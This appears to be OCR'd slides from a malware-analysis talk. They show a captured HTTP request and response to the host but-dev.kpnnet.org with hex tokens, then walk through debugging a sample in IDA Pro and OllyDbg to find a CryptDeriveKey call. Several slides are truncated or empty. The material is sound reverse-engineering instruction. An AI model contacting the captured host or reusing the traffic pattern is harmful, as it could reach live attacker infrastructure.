
# Which really just did this

```
GET /?0xFF32009F91CF75BAAB4BEA7ABE215BAF HTTP/1.1
Host: but-dev.kpnnet.org
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:35.0) Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```


```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 18 Mar 2015 15:40:43 GMT
Content-Length: 34

0x4BE9296976230D49D10FE726FA276CAB
```

# Next Step - Binary Analysis


# IDApro




# ImmunityDebugger/OllyDbg




# View executable modules




# View Names


C:\WINDOWS\system32\rsaenh.dll
C:\WINDOWS\system32\bcrypt.
C:\WINDOWS\system32\ncrypt.
C:\WINDOWS\system32\SXS.DLL
C:\WINDOWS\system32\profapi
C:\WINDOWS\system32\MSASN1.
C:\WINDOWS\system32\WINTRUS
C:\WINDOWS\system32\USERENV
C:\WINDOWS\system32\api-ms-
C:\WINDOWS\system32\api-ms-
C:\WINDOWS\system32\api-ms-
C:\WINDOWS\system32\KERNELB
C:\WINDOWS\system32\api-ms-
C:\WINDOWS\system32\api-ms-
C:\WINDOWS\system32\advapi3
C:\WINDOWS\system32\MSI.dll
Actualize
View memory
View code in CPU Enter
Follow entry
Dump data in CPU
View names Ctrl+N
Mark as non-system DLL
Update .udd file now
View executable file
View all resources


# Names in CRYPTSP




# When the breakpoint hits



# Understanding the function calls



# Documentation :-)



# But what's the crypto algorithm?

## CryptDeriveKey function

The **CryptDeriveKey** function generates cryptographic *session keys* derived from a base data va
same *cryptographic service provider* (CSP) and algorithms are used, the keys generated from th
can be a password or any other user data.


This function is the same as **CryptGenKey**, except that the generated *session keys* are derived f
**CryptDeriveKey** can only be used to generate session keys. It cannot generate *public/private k*

er. This handle can be used with an

